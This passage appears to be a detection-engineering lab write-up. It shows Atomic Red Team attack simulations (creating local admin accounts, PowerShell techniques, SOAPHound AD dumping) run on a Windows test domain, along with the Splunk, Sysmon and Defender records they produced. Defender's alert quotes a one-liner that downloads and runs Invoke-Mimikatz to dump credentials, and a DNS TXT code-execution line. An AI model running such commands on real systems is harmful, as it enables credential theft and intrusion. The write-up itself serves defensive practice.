The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).
```

## Installed Git



```
Select Administrator: Windows PowerShell


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> git --version
git : The term 'git' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ git --version
+ ~~~
+ CategoryInfo          : ObjectNotFound: (git:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Windows\system32>
```

## Git not recognized, added to path




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> git --version
git version 2.45.2.windows.1
PS C:\Windows\system32>
```

Git resolved, Atomic Redteam Files downloaded, Firewall exclusion on C:/ drive prevented antivirus from interfering







Installing atomic red team

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> git --version
git version 2.45.2.windows.1
PS C:\Windows\system32> powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\administrator\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by
running 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install
and import the NuGet provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
PS C:\Windows\system32> Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psdl" -Force
PS C:\Windows\system32>
```

After Atomic Red Team is installed, Invoke-AtomicTest T1136.001 to create a New Local Account 'NewLocalUser'

```
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
PS C:\Windows\system32> Import-Module "C:\AtomicRedTeam\Invoke-atomicredteam\Invoke-AtomicRedTeam.ps1" -Force PS C:\Windows\system32> Invoke-AtomicTest T1136.001
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

a command prompt More help is available by typing NET HELPMSG 2245. Executing test: T1136.001-4 Create a new user in
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
Exit code: 2
Done executing test: T1136.001-4 Create a new user in a command prompt
Executing test: T1136.001-5 Create a new user in PowerShell
Name Enabled Description
-----
T1136.001_PowerShell True
Exit code: 0
Done executing test: T1136.001-5 Create a new user in PowerShell
Executing test: T1136.001-8 Create a new Windows admin user
The command completed successfully.
The command completed successfully.
Exit code: 0
Done executing test: T1136.001-8 Create a new Windows admin user
Executing test: T1136.001-9 Create a new Windows admin user via .NET
This script creates a new user, adds it to a local administrator group and then deletes the user.
User 'NewLocalUser' created successfully.
User 'NewLocalUser' added to the 'Administrators' group.
Newly Created User Info:
User name NewLocalUser
Full Name NewLocalUser
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 7/2/2024 4:35:47 PM
Password expires Never
Password changeable 7/3/2024 4:35:47 PM
Password required Yes
User may change password No
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
User 'NewLocalUser' deleted successfully.
Exit code: 0
Done executing test: T1136.001-9 Create a new Windows admin user via .NET
PS C:\Windows\system32>
```

## Event Captured in Splunk

Collapse			
		host = TARGET	source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	7/2/24	07/02/2024 04:35:49 PM	
	8:35:49.000 PM	LogName=Security EventCode=4798 EventType=0 ComputerName=Target.mydfir.local SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=10597 Keywords=Audit Success TaskCategory=User Account Management OpCode=Info Message=A user's local group membership was enumerated.  Subject: Security ID: S-1-5-21-2993527816-524053321-3234581-500 Account Name: Administrator Account Domain: MYDFIR Logon ID: 0x4E5FD4  User: Security ID: S-1-5-21-1640020911-1190003355-1956981003-1005 Account Name: NewLocalUser Account Domain: TARGET  Process Information: Process ID: 0xid84 Process Name: C:\Windows\System32\net1.exe	
Collapse			
		host = TARGET	source = WinEventLog:Security   sourcetype = WinEventLog:Security

Attempt additional attacks on target machine: T1059.001, PowerShell attacks

```

+ FullyQualifiedErrorId : CommandNotFoundException
Exit code: 0
Done executing test: T1059.001-16 ATHPowerShellCommandLineParameter -EncodedCommand parameter variations with encoded arguments
Executing test: T1059.001-17 PowerShell Command Execution
Hello, from PowerShell!
#< CLIXML
<Obj> Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><TS
system.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><NI1 /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD>
</SD></PR></MS></Obj><Obj S="information" RefId="1"><TN RefId="1"><T>System.Management.Automation.InformationRecord</T><T>System.Object</T></TN><TS><ToString>Hello, from PowerShel
1</ToString><Props><Obj N="MessageData" RefId="2"><TN RefId="2"><T>System.Management.Automation.HostInformationMessage</T><T>System.Object</T></TN><TS><ToString>Hello, from PowerS
hell</ToString></Props><S N="Message">Hello, from PowerShell!</S><B N="NoNewLine">false</B><S N="ForegroundColor">Gray</S><S N="BackgroundColor">Black</S></Props></Obj><S N="So
urce">Write-Host</S><OT N="TimeGenerated">2024-07-02T16:43:42.7590424-04:00</DT><Obj N="Tags" RefId="3"><TN RefId="3"><T>System.Collections.Generic.List`1[System.String, mscor
lib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]</T><T>System.Object</T></TN><LST><S>PSHOST</S></LST></Obj><S N="User">MVDFIR\Administrator</S><S N="Com
puter">Target.mydfir.local</S><U32 N="ProcessId">4564</U32><U32 N="NativeThreadId">6612</U32><U32 N="ManagedThreadId">8</U32></Props></Obj></Obj>
Exit code: 0
Done executing test: T1059.001-17 PowerShell Command Execution
Executing test: T1059.001-18 PowerShell Invoke Known Malicious Cmdlets
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception
Exit code:
Done executing test: T1059.001-18 PowerShell Invoke Known Malicious Cmdlets
Executing test: T1059.001-19 PowerUp Invoke-AllChecks
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception
Exit code:
Done executing test: T1059.001-19 PowerUp Invoke-AllChecks
Executing test: T1059.001-20 Abuse Nslookup with DNS Records
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception
Exit code:
Done executing test: T1059.001-20 Abuse Nslookup with DNS Records
Executing test: T1059.001-21 SOAPHound - Dump BloodHound Data
User must be in the format domain\user or user@domain
File: c:\temp\cache.txt does not exist. Generate cache before executing this command.
Exit code: 0
Done executing test: T1059.001-21 SOAPHound - Dump BloodHound Data
Executing test: T1059.001-22 SOAPHound - Build Cache
User must be in the format domain\user or user@domain
-----
Generating cache
Unhandled Exception: System.AggregateException: One or more errors occurred. ---> System.ServiceModel.EndpointNotFoundException: Could not connect to net.tcp://10.0.1.14:9389/
ctiveDirectoryWebServices/Windows/Resource. The connection attempt lasted for a time span of 00:00:21.0666372. TCP error code 10060: A connection attempt failed because the con
nected party did not properly respond after a period of time, or established connection failed because connected host has failed to respond 10.0.1.14:9389. ---> System.Net.Soc
kets.SocketException: A connection attempt failed because the connected party did not properly respond after a period of time, or established connection failed because connecte
d host has failed to respond 10.0.1.14:9389
   at System.Net.Sockets.Socket.InternalEndConnect(IAsyncResult asyncResult)
   at System.Net.Sockets.Socket.EndConnect(IAsyncResult asyncResult)
   at System.ServiceModel.Channels.SocketConnectionInitiator.ConnectAsyncResult.OnConnect(IAsyncResult result)
   --- End of inner exception stack trace ---
   at System.Runtime.AsyncResult.End[IAsyncResult](IAsyncResult result)
   at System.ServiceModel.Channels.ServiceChannel.SendAsyncResultEnd(SendAsyncResult result)
   at System.ServiceModel.Channels.ServiceChannel.EndCall(String action, Object[] outs, IAsyncResult result)
   at System.ServiceModel.Channels.ServiceChannelProxy.TaskCreator.<>c__DisplayClass7_0`1.<CreateGenericTask>b__0(IAsyncResult asyncResult)
   at System.Threading.Tasks.TaskFactory`1.FromAsyncCoreLogic(IAsyncResult iar, Func`2 endFunction, Action`1 endAction, Task`1 promise, Boolean requiresSynchronization)
   --- End of inner exception stack trace ---
   at System.Threading.Tasks.Task.ThrowIfExceptional(Boolean includeTaskCanceledExceptions)
   at System.Threading.Tasks.Task`1.GetResultCore(Boolean waitCompletionNotification)
   at System.Threading.Tasks.Task`1.get_Result()
   at SOAPHound.ADMIS.ADMISConnector.GetADInfo()
   at SOAPHound.ADMISUtils.GetObjects(String label)
   at SOAPHound.Program.GenerateCache()
   at SOAPHound.Program.Run(String Server, Int32 Port, NetworkCredential Credential)
   at SOAPHound.Program.RunOptions(Options options)
   at SOAPHound.Program.<>c__DisplayClass24_0.<ParseCommandLineArgs>b__1(Options options)
   at CommandLine.ParserResultExtensions.WithParsed[T](ParserResult`1 result, Action`1 action)
   at SOAPHound.Program.ParseCommandLineArgs(String[] args)
   at SOAPHound.Program.Main(String[] args)
Exit code: 0
Done executing test: T1059.001-22 SOAPHound - Build Cache
PS C:\Windows\system32> Invoke-AtomicTest T1059.001_

```

Windows defender detected and blocked multiple threats



Set up OneDrive for file recovery options in case of...

7/2/2024 4:50 PM



Threat blocked

7/2/2024 4:43 PM

Severe



Threat blocked

7/2/2024 4:43 PM

Severe



Threat blocked

7/2/2024 4:43 PM

Severe



Threat blocked

7/2/2024 4:41 PM

Severe



Threat blocked

7/2/2024 4:41 PM

Severe



Threat blocked

7/2/2024 4:41 PM

Severe



Threat blocked

7/2/2024 4:41 PM

Severe

Detected: Trojan:PowerShell/Mimikatz.A

Status: Removed

A threat or app was removed from this device.

Date: 7/2/2024 4:42 PM

Details: This program is dangerous and executes commands from an attacker.

**Affected items:**

CmdLine: C:\Windows\System32\cmd.exe /c powershell.exe IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds  
CmdLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe & {\$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';\$wshell=New-Object -ComObject WScript.Shell;



## Threat blocked

7/2/2024 4:43 PM

Severe ^

Detected: VirTool:Win32/PsDnsTxtExec.B!MTB

Status: Removed

A threat or app was removed from this device.

Date: 7/2/2024 4:44 PM

Details: This program is used to create viruses, worms or other malware.

### Affected items:

```
CmdLine: C:\Windows\System32\WindowsPowerShell
\v1.0\powershell.exe & {# creating a custom nslookup function that will
indeed call nslookup but forces the result to be "whoami"
# this would not be part of a real attack but helpful for this simulation
function nslookup { &"$env:windir\system32\nslookup.exe" @args | Out-
Null; @("","whoami")}
powershell .(nslookup -q=txt example.com 8.8.8.8)[-1]}
```

[Learn more](#)

Actions v

Events logged and detected on Splunk

i	Time	Event																																																				
		<p>This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.</p> <p><a href="#">Collapse</a></p> <p>host = DC1   source = WinEventLog:Security   sourcetype = WinEventLog:Security</p>																																																				
>	7/2/24 8:52:54.000 PM	<p>07/02/2024 04:52:54 PM</p> <p>LogName=Security</p> <p>EventCode=4624</p> <p>EventType=0</p> <p>ComputerName=DC1.mydfir.local</p> <p>SourceName=Microsoft Windows security auditing.</p> <p>Type=Information</p> <p>RecordNumber=7897</p> <p>Keywords=Audit Success</p> <p>TaskCategory=Logon</p> <p>OpCode=Info</p> <p>Message=An account was successfully logged on.</p> <p>Subject:</p> <table><tr><td>Security ID:</td><td>S-1-0-0</td></tr><tr><td>Account Name:</td><td>-</td></tr><tr><td>Account Domain:</td><td>-</td></tr><tr><td>Logon ID:</td><td>0x0</td></tr></table> <p>Logon Information:</p> <table><tr><td>Logon Type:</td><td>3</td></tr><tr><td>Restricted Admin Mode:</td><td>-</td></tr><tr><td>Virtual Account:</td><td>No</td></tr><tr><td>Elevated Token:</td><td>Yes</td></tr></table> <p>Impersonation Level: Impersonation</p> <p>New Logon:</p> <table><tr><td>Security ID:</td><td>S-1-5-18</td></tr><tr><td>Account Name:</td><td>DC1\$</td></tr><tr><td>Account Domain:</td><td>MYDFIR.LOCAL</td></tr><tr><td>Logon ID:</td><td>0xCD7AA3</td></tr><tr><td>Linked Logon ID:</td><td>0x0</td></tr><tr><td>Network Account Name:</td><td>-</td></tr><tr><td>Network Account Domain:</td><td>-</td></tr><tr><td>Logon GUID:</td><td>{d32a55fc-69b9-21b9-ba37-2baad15c1c22}</td></tr></table> <p>Process Information:</p> <table><tr><td>Process ID:</td><td>0x0</td></tr><tr><td>Process Name:</td><td>-</td></tr></table> <p>Network Information:</p> <table><tr><td>Workstation Name:</td><td>-</td></tr><tr><td>Source Network Address:</td><td>::1</td></tr><tr><td>Source Port:</td><td>51142</td></tr></table> <p>Detailed Authentication Information:</p> <table><tr><td>Logon Process:</td><td>Kerberos</td></tr><tr><td>Authentication Package:</td><td>Kerberos</td></tr><tr><td>Transited Services:</td><td>-</td></tr><tr><td>Package Name (NTLM only):</td><td>-</td></tr><tr><td>Key Length:</td><td>0</td></tr></table>	Security ID:	S-1-0-0	Account Name:	-	Account Domain:	-	Logon ID:	0x0	Logon Type:	3	Restricted Admin Mode:	-	Virtual Account:	No	Elevated Token:	Yes	Security ID:	S-1-5-18	Account Name:	DC1\$	Account Domain:	MYDFIR.LOCAL	Logon ID:	0xCD7AA3	Linked Logon ID:	0x0	Network Account Name:	-	Network Account Domain:	-	Logon GUID:	{d32a55fc-69b9-21b9-ba37-2baad15c1c22}	Process ID:	0x0	Process Name:	-	Workstation Name:	-	Source Network Address:	::1	Source Port:	51142	Logon Process:	Kerberos	Authentication Package:	Kerberos	Transited Services:	-	Package Name (NTLM only):	-	Key Length:	0
Security ID:	S-1-0-0																																																					
Account Name:	-																																																					
Account Domain:	-																																																					
Logon ID:	0x0																																																					
Logon Type:	3																																																					
Restricted Admin Mode:	-																																																					
Virtual Account:	No																																																					
Elevated Token:	Yes																																																					
Security ID:	S-1-5-18																																																					
Account Name:	DC1\$																																																					
Account Domain:	MYDFIR.LOCAL																																																					
Logon ID:	0xCD7AA3																																																					
Linked Logon ID:	0x0																																																					
Network Account Name:	-																																																					
Network Account Domain:	-																																																					
Logon GUID:	{d32a55fc-69b9-21b9-ba37-2baad15c1c22}																																																					
Process ID:	0x0																																																					
Process Name:	-																																																					
Workstation Name:	-																																																					
Source Network Address:	::1																																																					
Source Port:	51142																																																					
Logon Process:	Kerberos																																																					
Authentication Package:	Kerberos																																																					
Transited Services:	-																																																					
Package Name (NTLM only):	-																																																					
Key Length:	0																																																					



New Search

Save As Create Table View Close

index="endpoint" -exec bypass

Last 15 minutes

14 events (7/2/24 8:40:20.000 PM to 7/2/24 8:55:20.000 PM) No Event Sampling Job ||| ↗ 🗑 ⏴ ⏵ Smart Mode

Events (14) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column



List Format 50 Per Page

		i	Time	Event
<div><div>&lt; Hide Fields</div><div>≡ All Fields</div><div>SELECTED FIELDS</div><div>a host 1</div><div>a source 1</div><div>a sourcetype 1</div><div>INTERESTING FIELDS</div><div>a Guid 1</div><div>a IMPHASH 4</div><div>a index 1</div><div># linecount 4</div><div>a MDS 3</div><div>a Name 1</div><div>a ProcessID 1</div><div>a punct 1</div><div>a SHA1 3</div><div>a SHA256 3</div><div>a splunk_server 1</div><div>a SystemTime 14</div><div>a technique_id 4</div><div>a technique_name 12</div><div>a ThreadID 1</div><div>a UserID 1</div><div>a xmlns 1</div><div>3 more fields</div><div>+ Extract New Fields</div></div>	>		7/2/24 8:43:47.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffb9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-02T20:43:47.2537955Z' /><EventRecordID>28781</EventRecordID><Correlation><Execution Process ID='2472' ThreadID='2992' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Target.mydfir.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2024-07-02 20:43:47.246</Data><Data Name='ProcessGuid'>{e29aa4e6-6683-6684-d203-000000000000}</Data><Data Name='ProcessId'>3888</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.19041.3996 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>powershell.exe" &amp; {C:\AtomicRedTeam\atomics\T1059.001\bin\SOAPHound.exe --user \$(Env:USERNAME)05\$(Env:USERDOMAIN) --password P8ssword1 --dc 10.0.1.14 --buildcache --cachefilename c:\temp\cache.txt}</Data><Data Name='CurrentDirectory'>C:\Users\ADMINI~1\AppData\Local\Temp\</Data><Data Name='User'>MYDFIR\Administrator</Data><Data Name='LogonGuid'>{e29aa4e6-265e-6684-d45f-4e0000000000}</Data><Data Name='LogonId'>0x4e5fd4</Data><Data Name='TerminalSessionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=801262E1220B6A2E758962896F2608556B00136A,MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B00CF755ED0B8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F48485352060772DE145804FF4B6</Data><Data Name='ParentProcessGuid'>{e29aa4e6-27ec-6684-fe01-000000000000}</Data><Data Name='ParentProcessId'>3592</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass</Data><Data Name='ParentUser'>MYDFIR\Administrator</Data></EventData></Event>
	>		7/2/24 8:43:45.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffb9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2024-07-02T20:43:45.0787102Z' /><EventRecordID>28754</EventRecordID><Correlation><Execution Process ID='2472' ThreadID='2992' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Target.mydfir.local</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1083,technique_name=File and Directory Discovery</Data><Data Name='UtcTime'>2024-07-02 20:43:45.072</Data><Data Name='ProcessGuid'>{e29aa4e6-6681-6684-ce03-000000000000}</Data><Data Name='ProcessId'>6100</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.19041.3996 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Data><Data Name='CommandLine'>powershell.exe" &amp; {C:\AtomicRedTeam\atomics\T1059.001\bin\SOAPHound.exe --user \$env:USERNAME --password P8ssword1 --domain \$env:USERDOMAIN --dc 10.0.1.14 --bhdump --cachefilename c:\temp\cache.txt --outputdirectory c:\temp\test2}</Data><Data 